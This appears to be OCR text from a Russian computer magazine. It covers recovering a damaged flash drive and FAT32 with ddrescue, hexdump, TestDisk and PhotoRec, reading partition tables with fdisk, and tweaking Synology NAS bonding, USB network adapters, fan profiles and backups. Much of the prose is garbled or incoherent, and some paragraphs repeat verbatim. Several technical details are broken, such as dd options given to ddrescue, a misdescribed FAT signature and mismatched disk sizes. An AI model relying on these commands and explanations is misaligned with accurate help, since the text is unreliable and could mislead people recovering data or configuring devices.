Если же у тебя есть возможность работать с «живой» образом друга» на его «отдыхнуть», то вот тогда-то и можно «сделать» копию с «живого» образа друга» и затем на «отдыхнувшем» приборе. Для частичных копий образа и всего прочего можно использовать частичные копии и начальную состоянию разновидности того, зовасть так же всмотрщиков dd.

```
# ddrescue flash.img backup_part.img bs=16M count=1
# ddrescue backup_part.img flash.img -i0 -o0 -f
```

Перевяжу: потому нужно один кусок, чтобы dd не обрезала файл-начальник, когда начинается данных в файле-источнике.

Слова образа флешки, в котором на содержимом. Уверенное несколько меня удивило:

```
$ hexdump -C flash.img|less
00000000  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |........|
*
00000400  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000410  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000420  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000430  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000440  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |........|
*
00000800  eb 3c 90 6d 6b 64 6f 73  66 73 00 02 04 01 00 01  |.<.mkdosfs.....|
00000810  02 00 02 00 00 f8 ff 00  3f 00 ff 00 00 00 00 00  |........?.......|
00000820  ff 1f 03 00 80 00 29 ff  ff ff ff 4e 4f 20 4e 41  |......)....NO NA|
$ hexdump -C -n 512 /dev/sdc|less
00000000  eb 3c 90 6d 6b 64 6f 73  66 73 00 02 04 01 00 01  |.<.mkdosfs.....|
00000010  02 00 02 00 00 f8 ff 00  3f 00 ff 00 00 00 00 00  |........?.......|
00000020  ff 1f 03 00 80 00 29 ff  ff ff ff 4e 4f 20 4e 41  |......)....NO NA|
$ hexdump -C -n 512 backup_part.img|less
00000000  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000010  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000020  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000030  ff 7b 9a 80 91 7b 9a 80  91 7b 9a 80 ff 7b 9a 80  |.{...{...{...{..|
00000040  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |........|
*
00000200
```

В образе первые 4 Мбайт данных были забиты 0xFF. Повторюсь: блок флеш-памяти? Чем то отличалась память данной Сбой какого-то рода? Почему затрата сбоись? — неважно. Главное, что у нас нет не убитых разделов, не стертых файловых системы... Хотя если приглядеться, то видим закономерность. Перед нами последовательность увеличивающаяся на одинаковый 32 битное число. Это — сигнатура FAT(0x55AA). 0x00DA/16D: 0x00DA/16D. Следовательно, у нас не сломан, скорее всего, была файловая система FAT.

Что же, попробуем восстановить данные. Для начала возьмем утилиту TestDisk.

TESTDISK

TestDisk — это просто утилита, а мощный комбайн по восстановлению данных.

О TestDisk

TestDisk — это разработчик Кристофера Гранта и распространяется по лицензии GPL v2. Это утилита предназначена в первую очередь для восстановления потерянных разделов и/или информации о таких разделах, а также восстановления загрузочного сектора.

TestDisk может:

- исправлять таблицу разделов, восстанавливать удаленные разделы;
- восстанавливать загрузочный сектор FAT32 из резервной копии;
- перестраивать (пересоздавать) загрузочный сектор FAT, NTFS и NTFS;
- исправлять таблицу MFT;
- восстанавливать (пересоздавать) загрузочный сектор NTFS;
- восстанавливать загрузочный сектор NTFS из резервной копии;
- восстанавливать MFT;
- определять разделы (type/offset secteur/taille secteur);
- восстанавливать удаленные файлы из файловых системы FAT, NTFS и ext2;
- копировать файлы с удаленных разделов FAT, NTFS и ext2/ext3/ext4.

Запускаем TestDisk такой командой:

```
$ testdisk flash.img
```

Выбираем:

Стандартный режим TestDisk

Выбираем пусть начну PROceed и enter → Analyse и получаем следующее:

Выбор типа разделов

Выбор FAT

Выбор разделов

Еще одна таблица разделов

Вырвав, что TestDisk не нашел таблицы разделов. Ожидаемо, ведь она затерта. Попробуем. Выбираем, что хотим восстановить «быстро» полно дело: делаем не верно. Выбираем пункт Quick Search.

Поиск без таблицы разделов

TestDisk начнет не «шарить» и не! Ожидаемо, найдет раздел FAT32 того поколения. TestDisk теперь предлагает нам прописать раздел вручную, но мы знаем, что где начало. Поэтому Enter и enter. Теперь он уточнит, в сторону. Для выхода достаточно несколько раз нажать enter(s).

Что и, возьмем того на вооружение другие изображения того же автора — PhotoRec.

PHOTOREC

Сначала это программа для восстановления утерянных (удаленных файлов. Изначально она разрабатывалась для восстановления изображений из памяти цифровых камер, отсюда и название — PHOTO RECovery. Со временем спектр она расширен восстановления и другие типов данных, но название осталось.

О PhotoRec

PhotoRec ищет неиспользуемые загрузки файлов. Если нет фрагментации, восстановление файлов происходит быстро. Если есть, то PhotoRec пытается восстановить фрагменты файлов основных форматов (JPEG, PDF, HTML, ZIP) и распространенных форматов. Полный список форматов, поддерживаемых PhotoRec, приведен более 390 расширений (около 225 основных форматов).

Если данные не фрагментированы, восстановленный файл должен быть идентичному размера или близко, чем исходный файл. В некоторых случаях PhotoRec может восстановить несколько версий одного и того же файла, если фрагментированы фрагменты для нескольких версий. Однако, чаще восстановленный файл закончивается раньше, чем реальный его аналогом. Не беспокойтесь. Некоторые файлы, такие как MP3, предназначены быть гибкими. Если данные. В этом случае PhotoRec аналогичен полученные данные, а затем остановливается восстановление, когда поток завершается.

```
$ photorec flash.img
```

Стандартный запуск PhotoRec

Вырвав уже знакомые интерфейсы, выбираем Proceed → Search. → Other. указываем пятую, куда сохранять (лично мне создавать каталог, иначе кончу с. И жарю.

Выбор раздела

Выбор типа файловой системы

Выбор восстановления

Конец сохранения файлов

Бегловый осмотр показал, что какие-то файлы восстановлены, и документы и картинки, и исходники. Но нет не каких файлов, ни даты не сохранен, ни имена файлов. Ну, ничего, мы же не ищем лёгких путей, а ищем сложные. Для документирования в виде страниц HTML, а учитывая наличие картинок. В ужасе и ужасе. Но поиск данных файлов занял бы не один час.

Да и, если разобраться, восстановленные файлы или не восстановлены, или повреждены безвозвратно.

Выдержу, придется нагреть вот свои сопы и разнести структуру FAT32.

ЧИСТИМ FAT32

Для восстановления структуры FAT32 надо внимательно почитать документы. Для начала, сделаем краткие выжимки. Сначала, в затем вносим в в файл рукописку запись. FAT32. Краткое суть структуры FAT32 изображена на рисунке:

Сразу возьмут загрузочный сектор, структуры FSInfo, для копии таблицы FAT и обычно, данные. Загрузочный сектор (см. на BPB — Bios Parameter Block) содержит основные данные, которые описывают характеристики раздела, и куда загружать.

В таблицах FAT хранятся записи номеров следующих кластеров цепочки файлов. Корневой каталог — корневая кластера в цепочке (ранее 0xFFFFFFF) или прочим свободного кластера (значение 0). Обычно каталоги — специальные файлы, содержащие сведения о размещении обычных файлов. Каталог — данные в записи каждого дерева и соответствующие цепочки. Как таблицы FAT. Более подробности описания файловой системы можно посмотреть в статьях, посвященных ее теме.

WWW

- Microsoft extensible firmware FAT (Microsoft, DOC)
- Спецификация FAT32 Microsoft (GNUL, PDF)
- Wiki: ru.wikipedia.org/wiki/FAT (GNUL, PDF)
- Расширение «Microsoft» для FAT32 (Microsoft, DOC)
- Спецификация FAT32 (Microsoft, DOC)
- Расширение «Microsoft» для FAT32 (Microsoft, DOC)
- Microsoft extensible firmware

ДАННЫМ — ЖИТЬ!

ВОССТАНАВЛИВАЕМ ЖЕСТКИЙ ДИСК

Ищем секторы

Начнем с того, что нам надо выяснить адреса, с которых начинаются разделы на нашем жестком диске. Для этого запустим:

```
# fdisk -l /dev/sdb
```

Ключ -l для fdisk, что понятно из его имени, выводит таблицу разделов. Вот что мы видим, если на таблицу MS-типа, а не GPT-типа:

```
Disk /dev/sdb: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x000a0000

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *           1       60801   488375808+  ee  EFI GPT
```

Здесь нас интересует только первая строка. Из нее мы узнаем, что диск имеет 255 головок, 63 сектора на дорожку и 121601 цилиндр. Также мы видим, что диск имеет 1000204886016 байтов, или 1000.2 Гб. Также мы видим, что на диске есть один раздел, который начинается с сектора 1 и заканчивается на секторе 60801.

Теперь запустим:

```
# fdisk -l -u /dev/sdb
```

Ключ -u заставляет fdisk выводить адреса секторов, а не цилиндров. Вот что мы видим:

```
Disk /dev/sdb: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders
Units = sectors of 1 * 512 = 512 bytes
Disk identifier: 0x000a0000

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *           1      976751616   488375808+  ee  EFI GPT
```

Теперь мы видим, что раздел начинается с сектора 1 и заканчивается на секторе 976751616. Запишем эти цифры куда-нибудь, пригодятся.

Если у вас есть раздел с MS-типом, то вы увидите примерно следующее:

```
# fdisk -l -u /dev/sdb

Disk /dev/sdb: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders
Units = sectors of 1 * 512 = 512 bytes
Disk identifier: 0x000a0000

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *          63      976768064   488384000+  07  HPFS/NTFS
/dev/sdb2          976768065   977105059      168997+  de  Dell Utility
/dev/sdb3          977105060   977301059      98000+   ef  EFI (FAT-12/16/FAT32)
/dev/sdb4          977301060   977420799      59870+   de  Dell Utility
```

Здесь нас интересует только первая строка. Из нее мы узнаем, что диск имеет 255 головок, 63 сектора на дорожку и 121601 цилиндр. Также мы видим, что диск имеет 1000204886016 байтов, или 1000.2 Гб. Также мы видим, что на диске есть четыре раздела, которые начинаются с сектора 63, 976768065, 977105060 и 977301060 соответственно. Запишем эти цифры куда-нибудь, пригодятся.

Ищем файловые системы

Теперь нам надо выяснить, какие файловые системы у нас на диске. Для этого запустим:

```
# file -s /dev/sdb1
/dev/sdb1: DOS/MBR boot sector, code offset 0x52+83, OEM-ID "NTFS    "
```

Ключ -s для file заставляет file заглянуть внутрь блочных устройств. Вот что мы видим, если на первом разделе у нас NTFS:

```
# file -s /dev/sdb1
/dev/sdb1: DOS/MBR boot sector, code offset 0x52+83, OEM-ID "NTFS    "
# file -s /dev/sdb2
/dev/sdb2: data
# file -s /dev/sdb3
/dev/sdb3: data
# file -s /dev/sdb4
/dev/sdb4: data
```

Вот что мы видим, если на первом разделе у нас ext2:

```
# file -s /dev/sdb1
/dev/sdb1: Linux rev 1.0 ext2 filesystem data, UUID=ffffffff-ffff-ffff-ffff-ffffffffffff (large files)
# file -s /dev/sdb2
/dev/sdb2: data
# file -s /dev/sdb3
/dev/sdb3: data
# file -s /dev/sdb4
/dev/sdb4: data
```

Вот что мы видим, если на первом разделе у нас ext3:

```
# file -s /dev/sdb1
/dev/sdb1: Linux rev 1.0 ext3 filesystem data, UUID=ffffffff-ffff-ffff-ffff-ffffffffffff (needs journal recovery) (large files)
# file -s /dev/sdb2
/dev/sdb2: data
# file -s /dev/sdb3
/dev/sdb3: data
# file -s /dev/sdb4
/dev/sdb4: data
```

Вот что мы видим, если на первом разделе у нас ext4:

```
# file -s /dev/sdb1
/dev/sdb1: Linux rev 1.0 ext4 filesystem data, UUID=ffffffff-ffff-ffff-ffff-ffffffffffff (extents) (large files) (huge files)
# file -s /dev/sdb2
/dev/sdb2: data
# file -s /dev/sdb3
/dev/sdb3: data
# file -s /dev/sdb4
/dev/sdb4: data
```

Вот что мы видим, если на первом разделе у нас swap:

```
# file -s /dev/sdb1
/dev/sdb1: Linux/i386 swap file (version 1) (4096) size (0x3a3fd000) nr_bad_pages (0) UUID=ffffffff-ffff-ffff-ffff-ffffffffffff
# file -s /dev/sdb2
/dev/sdb2: data
# file -s /dev/sdb3
/dev/sdb3: data
# file -s /dev/sdb4
/dev/sdb4: data
```

Вот что мы видим, если на первом разделе у нас LVM:

```
# file -s /dev/sdb1
/dev/sdb1: LVM2 PV (Linux Logical Volume Manager), UUID: ffffffffffffffffffffffffffffff, size: 1000204886016
# file -s /dev/sdb2
/dev/sdb2: data
# file -s /dev/sdb3
/dev/sdb3: data
# file -s /dev/sdb4
/dev/sdb4: data
```

Вот что мы видим, если на первом разделе у нас raid:

```
# file -s /dev/sdb1
/dev/sdb1: Linux rev 1.0 ext4 filesystem data, UUID=ffffffff-ffff-ffff-ffff-ffffffffffff (extents) (large files) (huge files)
```

СЕКРЕТЫ SYNOLOGY

ОБХОДИМ ОГРАНИЧЕНИЯ И РАСШИРЯЕМ ВОЗМОЖНОСТИ ПОПУЛЯРНЫХ NAS

Олег Абаев
ведущий инженер
ЗАО «ОКБ САПР»
Олег.Абаев@
sapfor@sapfor.ru

Synology — отличное решение для организации домашнего или корпоративного NAS. Местная операционная система, Linux-подобная, отлично интегрированная в мир Windows и прочий нелогична и слишком урезана. Но чем хороша DSM, так это тем, что многое можно исправить, отредактировав файлы конфигурации. А установка пакетов из сторонного репозитория от незавимого сообщества разработчиков позволит заметно расширить возможности устройства в сторону, не предусмотренную разработчиками.

Что конкретно стоит изменить? В списке вещей стоит сравнение реализации агрегации сетевых портов, не позволяющая удвоить пропускную способность при работе с единственным клиентом, отсутствие штатных способов увеличить скорость клиентского доступа, ограниченная работа всевозможных пакетов даже в том моделях, процессор которых не нуждается в активном охлаждении.

АГРЕГАЦИЯ ПОРТОВ: КАК НА САМОМ ДЕЛЕ УДВОИТЬ СКОРОСТЬ СЕТЕВОГО ИНТЕРФЕЙСА

Скорость современных жестких дисков часто превышает 200 Мбайт/с, а использование нескольких дисков позволяет получить максимальную скорость, и более высокую скорость. Использование в сетевом хранилищем единственного гигабитного сетевого порта уже не позволяет получить скорость, превышающую 125 Мбайт/с, с единственным гигабитным соединением невозможно. В статье «После гигабита. Выбираем и настраиваем оборудование для организации домашней сети» я уже кратко показывался на проблему, описав и агрегат решения — купить и настроить мультигигабитный адаптер. Даже если у рассказу о том, как обойтись без него и удвоить скорость гигабитного соединения совершенно бесплатно.

Ряд моделей Synology — например, DS218+, DS220+, DS720+, DS420+ и более продвинутые — оснащены двумя или более гигабитными сетевыми портами. Поддержка агрегации в Linux-ядре Synology (начиная с версии 6.0) и, следовательно, в DSM 6.0 и выше, есть. Дерзайте!

Но только не один из них не позволит удвоить скорость передачи данных между NAS и любым устройством в локальной сети. Подавляющее большинство коммутаторов (тоже лишь) будет складывать из суммарной пропускной способности всех агрегированных линков. Таким образом, включение второго порта Ethernet у другого производителя — это способ сделать вторую пользователю скорость работы единственного гигабитного сетевого порта, но не способ сделать скорость сразу в сторону.

А вот в отличие от коммутаторов от Synology от агрегатов портов обычному пользователю будет мало толку. По какой-то причине разработчики DSM не стали вводить в графический интерфейс возможность использования различных алгоритмов балансировки. Дерзайте! Пожалуйста! Вот только не один из них не позволит удвоить скорость передачи данных между NAS и любым устройством в локальной сети. Подавляющее большинство коммутаторов (тоже лишь) будет складывать из суммарной пропускной способности всех агрегированных линков. Таким образом, включение второго порта Ethernet у другого производителя — это способ сделать вторую пользователю скорость работы единственного гигабитного сетевого порта, но не способ сделать скорость сразу в сторону.

Единственное исключение из этого правила — агрегация на программном уровне (она не требует какого-то особого коммутатора или настроек) по алгоритму Round Robin (на русский язык иногда переводится как циклический режим). При работе по этому алгоритму пакеты последовательно используются строго по очереди, что и позволяет достичь эффекта, которого ожидает обычный домашний пользователь: скорость передачи данных между NAS и любым устройством в локальной сети теоретически удваивается (скорость ниже) будет складываться из суммарной пропускной способности всех агрегированных линков. Таким образом, включение второго порта Ethernet у другого производителя — это способ сделать вторую пользователю скорость работы единственного гигабитного сетевого порта, но не способ сделать скорость сразу в сторону.

Round Robin присутствует. Соответственно, можно попробовать не включать. Для этого достаточно изменить единственный файл в единственном текстовом файле. Для:

1. Создаем сетевое соединение, используя агрегацию по методу Adaptive Load Balancing. Выбираем на моменте создания соединения сетевой порты должны быть уже подключены к коммутатору, причем скорость порта должна быть одинаковой. Кстати, рекомендую сразу же увеличить MTU до 9000.
2. Заходим через SSH с правами root и открываем файл /etc/sysconfig/network-scripts/ifcfg-bond (или bond0, в зависимости от нарисованного соединения).
3. Находим строку BOND1BG_OPT3 и меняем значение 6 на 0. Сохраняем файл.
4. Перезагружаем сеть командой /etc/rc.network restart (если просто отрыть окно настроек агрегации в веб-интерфейсе DSM, в нем не будет выбран он один из вариантов).

Если все сделано правильно, мы получим удвоенную скорость передачи данных между NAS и, собственно, между NAS и любым другим устройством, которое либо также использует агрегацию Round Robin (проверено на двух устройствах Synology, подключенных к одному гигабитному коммутатору), либо подключено к тому же коммутатору по скоростным каналу на 2,5, или 10 Гбит/с (проверено с собственным коммутатором).

Думаю, очевидно, что в таком комплекте при этом должен быть установлен пакет Open vSwitch (поддержка интерфейсов подключенных к скоростному мультигигабитному коммутатору, либо два гигабитных (можно подключить к тому же гигабитному коммутатору, к которому подключен NAS).

ЕЩЕ БОЛЕЕ БЫСТРЫЙ ЭТЕРНЕТ

Агрегация позволяет удвоить в теоретическом виде с одним маленьким ограничением: работает только в довольно дорогом варианте, в котором второй сетевой порт подключен к PCIe-шине. Стоимость таких дополнительных сетевых карт (в том числе исключительно популярная модель DS218+, в такие недорогие карты DS220+, DS420+ и DS720+ нет, оборудованных отдельным сетевым портом. Как либо увеличить скорость доступа штатными средствами невозможно — такие устройства не более дорогие модели, оборудованную двумя портами Ethernet.

Попробуем очевидный вариант: подключим гигабитный сетевой адаптер к порту USB3 и назначим его сетевым. Проверим, проверим дойдет ли адаптер системой не отказал, пришлось искать драйвер; и даже после его установки и настройки адаптер, агрегация в системе так и не появилась. Дополнительный сетевой интерфейс не был проигнорирован, оба порта (и встроенный, и USB) показаны в интерфейсе подключенными LAN. Что ж, начнем и не обещал, что в устройстве с одним портом разработчики DSM оставят настройки агрегации.

Остается другой вариант: использовать внешний сетевой адаптер по скорости 2,5 или 5 Гбит/с. В продаже есть множество вариантов, все они основаны на одном из двух чипсетов: Marvell (адаптеры AQtion AQC111) либо Realtek RTL8156 (на котором построен добрый десяток моделей, отличающихся в основном формой корпуса, а иногда и вовсе только названием производителя).

Вариант 1: 5 Гбит, адаптер QNA-UC5G1T на чипсете AQtion AQC111U

Пробуем подключить гигабитный адаптер от основного конкурента Synology — компании QNAP. Сайт, к сожалению, есть, к сожалению, радуемся недостаточно: DSM корректно определит устройство, но без драйвера для AQC111U не увидит сетевого линка. На помощь приходит GitHub: драйвер для чипсета Realtek доставляется даже для DSM можно скачать отсюда.

В списке совместимых моделей видит DS918+, DS620slim, DS1019+, DS718+, DS418play, а также DS218+. Вторично, скорее доступны и для более старых чипсетов, но — без гарантии. При этом поддерживается в основном только 32-разрядная версия DSM (в DS220j, например, оборудованном отличным сетевым портом. Как либо увеличить скорость доступа штатными средствами невозможно — такие устройства не более дорогие модели, оборудованную двумя портами Ethernet.

Попробуем очевидный вариант: подключим гигабитный сетевой адаптер к порту USB3 и назначим его сетевым. Проверим, проверим дойдет ли адаптер системой не отказал, пришлось искать драйвер; и даже после его установки и настройки адаптер, агрегация в системе так и не появилась. Дополнительный сетевой интерфейс не был проигнорирован, оба порта (и встроенный, и USB) показаны в интерфейсе подключенными LAN. Что ж, начнем и не обещал, что в устройстве с одним портом разработчики DSM оставят настройки агрегации.


Остается другой вариант: использовать внешний сетевой адаптер по скорости 2,5 или 5 Гбит/с. В продаже есть множество вариантов, все они основаны на одном из двух чипсетов: Marvell (адаптеры AQtion AQC111) либо Realtek RTL8156 (на котором построен добрый десяток моделей, отличающихся в основном формой корпуса, а иногда и вовсе только названием производителя).

Вариант 1: 5 Гбит, адаптер QNA-UC5G1T на чипсете AQtion AQC111U

Пробуем подключить гигабитный адаптер от основного конкурента Synology — компании QNAP. Сайт, к сожалению, есть, к сожалению, радуемся недостаточно: DSM корректно определит устройство, но без драйвера для AQC111U не увидит сетевого линка. На помощь приходит GitHub: драйвер для чипсета Realtek доставляется даже для DSM можно скачать отсюда.

В списке совместимых моделей видит DS918+, DS620slim, DS1019+, DS718+, DS418play, а также DS218+. Вторично, скорее доступны и для более старых чипсетов, но — без гарантии. При этом поддерживается в основном только 32-разрядная версия DSM (в DS220j, например, оборудованном отличным сетевым портом. Как либо увеличить скорость доступа штатными средствами невозможно — такие устройства не более дорогие модели, оборудованную двумя портами Ethernet.

Драйвер готов к работе, но рекомендуется его предварительно настроить, изменив в свойствах адаптера MTU = 9000. В настройках адаптер будет выглядеть примерно так:


Control Panel
Network Interface
Create
Connect
Edit
Delete
LAN
Bond
IP address
192.168.1.54
Subnet mask
255.255.255.0
Gateway
192.168.1.1
DNS server
192.168.1.1 192.168.1.1 2001:4860:4860::8888
Jumbo frame
Enable Jumbo Frame, 9k MTU size is 9000
DSM Mtu: Full duplex, MTU 9000
PPPoE
Not Configured
IPv6 Tunneling
Network Manager
Bond
Bond name
bond0
Bond mode
Adaptive Load Balancing
Bond Slave
eth0 (Realtek 8168 Gigabit Ethernet)
eth1 (USB Gigabit Ethernet)
Bond Slave
eth2 (Realtek 8168 Gigabit Ethernet)
Bond Slave
eth3 (USB Gigabit Ethernet)
Bond Slave
Bond Slave
Bond Slave

СЕКРЕТЫ SYNOLOGY

ОБХОДИМ ОГРАНИЧЕНИЯ И РАСШИРЯЕМ ВОЗМОЖНОСТИ ВКУСНЫХ NAS

Вариант 2: 2,5 Гбит, адаптер на чипсете Realtek RTL8156
Я протестировал вот такой адаптер, продаваемый под маркой Digitus:

На чипсете RTL8156 выпущено большое количество адаптеров, которые отличаются внешним видом корпуса и способами отвода тепла. Драйверы для всех этих адаптеров подходят один и тот же.

Протестированный адаптер оснащен разъемом USB Type-C. Для подключения к Synology потребовался переходник, у которого есть свои особенности: на полной розетке он работает только в одной ориентации симметричного порта Type-C. Если «вслепую» неправильно», скорость будет такой же, как у USB 2.0.

Разумеется, драйверов у Synology для этого адаптера не предусмотрено. Но помощь вновь приходит GitHub: на сей раз нас интересует страница Synology DSM driver for Realtek RTL8156/RTL8153/RTL8152 based adapters.

Поколение устройств 2020 года на процессорах Intel пока не поддерживается. Добавлены на них модули ставятся, «предварительно» манифест, но стабильная работа не гарантируется. Я протестировал установку на модели DS420+. Драйверы установлены, мне удалось передать несколько гигабайт данных с максимальной скоростью, после чего все это устройство пропало навсегда. Проблема все в том же: не отсутствии библиотек и фреймворков для свежего поколения железа: их должна опубликовать Synology в ближайшее время, так что дополнительный драйвер вполне формально сработает.

Установка не отличается от установки предыдущего адаптера. Из дополнительных настроек имеет смысл активировать Jumbo Frames (MTU 9000), что помогает снизить загрузку процессора и нагрев самого адаптера. Тестирование подтвердило работоспособность комбинации.

Для нередких моделей Synology я рекомендовал бы адаптер именно на этом чипсете (проявлять скорость адаптера на принципиален). Тому есть несколько причин.

1. Цена. Стоимость такого адаптера — около 35 евро. Вполне бюджетным решением будет покупка сразу двух таких адаптеров. Такое решение позволяет настроить прямую связь между компьютером и сетевым хранилищем на максимальной скорости, исключив при этом основной «гигабитный» линк для общения с внешним миром и другими устройствами в домашней сети.
2. Совместимость. Для данного чипсета есть драйверы как для устройств на процессорах Intel, так и для NAS с архитектурой ARM64 (модели DS118, DS218, DS218play, DS220j и подобные).
3. Надорвется сетевая инфраструктура. Можно продолжать использовать «гигабитные» кабели категории Cat.5e, а в качестве коммутатора приобрести недорогой ZyXEL или QNAP. В качестве сокрытой сетевой карты для компьютера можно использовать один такой же адаптер — и это вполне бюджетное решение. Более того, в некоторых материнских платах уже установлен один или два порта именно на 2,5 Гбит.

БЕСШУМНЫЙ NAS

NAS без вентиляторов настей — очень тихий NAS, идеальный для домашнего использования. В ряде моделей Synology (речь идет о достаточно маломощных моделях DS118, DS218, DS220j, и подобных) предусмотрен режим Low Power Mode, в котором вентилятор будет останавливаться, когда остальная начавится диски. При этом по неизвестной причине в моделях DS218 и DS218play остановка вентилятора не предусмотрена — несмотря на то что процессор в них используется тот же, что и в младшем варианте. Разница между DS220j (вентилятор останавливается) и DS218play (нет) и вовсе в объеме оперативной памяти и цвете корпуса.

По моему опыту, не требовает настройка скорости вращения вентиляторов к таким моделям, как DS218+ и DS220+: даже при минимальной скорости вращения установленный производителем дешевый вентилятор заметно шумит. При «отладке» дисков в стиль активном охлаждении необходимости просто нет.

К сожалению, настроить профиль скорости вращения вентилятора в DSM достаточно просто. Открываем терминал и редактируем файл **/usr/syno/etc.defaults/scemd.xml**. Здесь можно указать желаемую скорость вращения вентилятора в любом режиме. В своей конфигурации я снизил обороты вентилятора с 20 до 15% лишь в самом «холодном» режиме:

```
<disk_temperature fan_speed="20%15%" action="NONE"0//
disk_temperature>
```

Новое значение:

```
<disk_temperature fan_speed="15%15%" action="NONE"0//
disk_temperature>
```

Обратим внимание: отредактировать придется не только эту строку, но и строки, отвечающие за скорость вращения вентилятора в зависимости от температуры процессора и системы.

Настроить остальные параметры при гибернации дисков можно, определяясь следующих настройки:

```
<fan_config period="20" threshold="6" type="DUAL_MODE_LOW"
hibernation_speed="UNKNOWN">
```

Новое значение:

```
<fan_config period="20" threshold="6" type="DUAL_MODE_LOW"
hibernation_speed="STOP">
```

Редактировать можно как значения скорости вращения вентилятора (в процентах от максимума), так и пороговые значения, при достижении которых система будет устанавливать указанную в файле скорость. Для применения настроек нужно сохранить файл и перезагрузить устройство.

У этого способа есть свои ограничения. Первое же обновление DSM вернет на место настройки по умолчанию, файл придется редактировать заново. Кроме того, если кружка слишком низкую скорость вращения, может остановиться вентилятор, что вполне логично выдает сообщение об ошибке и мерзкий писк устройства (можно отключить в настройках). Наконец, бесдарное снижение оборотов вентилятора может привести к перегреву устройства, а при неудачном стечении обстоятельств и к повреждению компонентов.

РЕПОЗИТОРИЙ SYNOCOMMUNITY

В пользующем разделе Synology есть раз редактирования текстовые файлы, но при помощи какого редактора? Официальной ранее пакета в состав DSM не входит, как не входит и файловый менеджер Midnight Commander, редактор которого еще будет нужен. Эту проблему легко исправить.

У Synology есть довольно большой репозиторий приложения, у которого можно скачать как пакеты собственной разработки компании, так и многочисленные сторонние приложения. Однако далеко не все приложения успешно проходят проверку. Для использования пакета из файла можно временно отключить проверку цифровой подписи, но гораздо удобнее будет подключить репозиторий, поддерживаемый сообществом пользователей Synology. Для этого достаточно добавить источник SynoCommunity.


1. Запустите Package Center.
2. Откройте настройки (Settings) → Package Sources.
3. Добавь (кнопка Add) новый репозиторий. Название: SynoCommunity; URL: http://packages.synocommunity.com/.

Что положило есть в этом репозитории? Например, уже упомянутый редактор текстов nano, файловый менеджер Midnight Commander и другие утилиты командной строки, привычные пользователям Linux, — в пакете SynoCLI.


Еще можно установить Entware, инструкция по установке которого есть на GitHub.

ЛЮБОЙ СКРИПТ ПО РАСПИСАНИЮ

Возможность выполнять задачи по расписанию — одна из ключевых особенностей сетевых хранилищ. В Synology по расписанию можно создавать резервные копии, выполнять сборку мусора (ntfs) твердотельных накопителей и дисков с SMR, реплицировать данные, да и вообще создавать любые мыслимые задачи, которые будут запускаться кто по расписанию, кто по одному из определенных критериев. Запуск по расписанию выглядит так:



При желании задачу можно запускать вместе с загрузкой системы или непосредственно перед выключением.



В качестве задачи может выступать хоть последовательность команд, хоть любой пользовательский скрипт. Выполнять задачу может от лица любого авторизованного пользователя или от имени пользователя root.

Почему эта возможность достойна отдельного упоминания? Да просто потому, что в других готовых решениях (QNAP Assistor) ничего подобного нет и близко. Да, в принципе, сообщение самостоятельно с использованием, к примеру, OpenMediaVault, такая возможность есть — но мы-то говорим об устройстве, которое предназначено для домашнего использования, а не для «гиков».

Это не означает, что, например, в сетевом хранилище Assistor или QNAP пользователи не сможет создавать резервные копии по расписанию — сможет, если расписание поддерживается непосредственно в приложении или той части системы, которая отвечает «отсрочки» резервного копирования. Но, к примеру, простая задача разбудить удаленное устройство через Wake On Lan, после чего создать на нем резервную копию и отключить его удаленным запуском скрипта через SSH не получится без использования терминала и умения вручную настроить cron. А в Synology — получится. Кстати, разработчиком QNAP было настолько лень возиться с полноценным расписанием задач, что они даже создали «подробный статью» о том, как пользователю самому настроить crontab через командную строку.

РЕЗЕРВНОЕ КОПИРОВАНИЕ: ОДИН БОЛЬШОЙ ИЛИ НЕСКОЛЬКО МАЛЕНЬКИХ?

Иногда встречается ситуация, когда в сетевом хранилище настроен довольно большой том. Как известно, RAID, даже зеркальный, не заменяет резервных копий. Проще всего резервные копии создавать на внешних накопителях — например, WD Passport, Seagate Backup Plus. Но создать так, чтобы резервная копия большого тома сама по себе «порезалась» на небольшие куски, — задача не всегда тривиальная, особенно если внешних дисков подключено несколько, а по одному.

Вариант решения, удобно работающий с Synology благодаря возможности запускать произвольные скрипты по расписанию, — это команда rsync, в которой данные с большого тома копируются на небольшие диски порциями. Проще всего этого достичь, исключая для каждого из дисков часть каталогов вручную прямо по алфавиту. К примеру, у нас есть папки: Alfa, Bravo, Charlie, Delta, ..., Yankee, Zulu.

Допустим, им общий объем составляет порядка 7 Тбайт, а резервную копию мы хотим создать на двух дисках по 4 Мбайт.

Первая команда сохранит на диск все папки, кроме тех, названия которых начинаются на буквы с U по Z (символ / показывает, что речь идет о папках первого уровня относительно указанного пути резервного копирования, указанного в source. Так команда не влияет на вложенные папки):

```
$ rsync -av --exclude "/[u-zU-Z]*/" откуда куда1
```

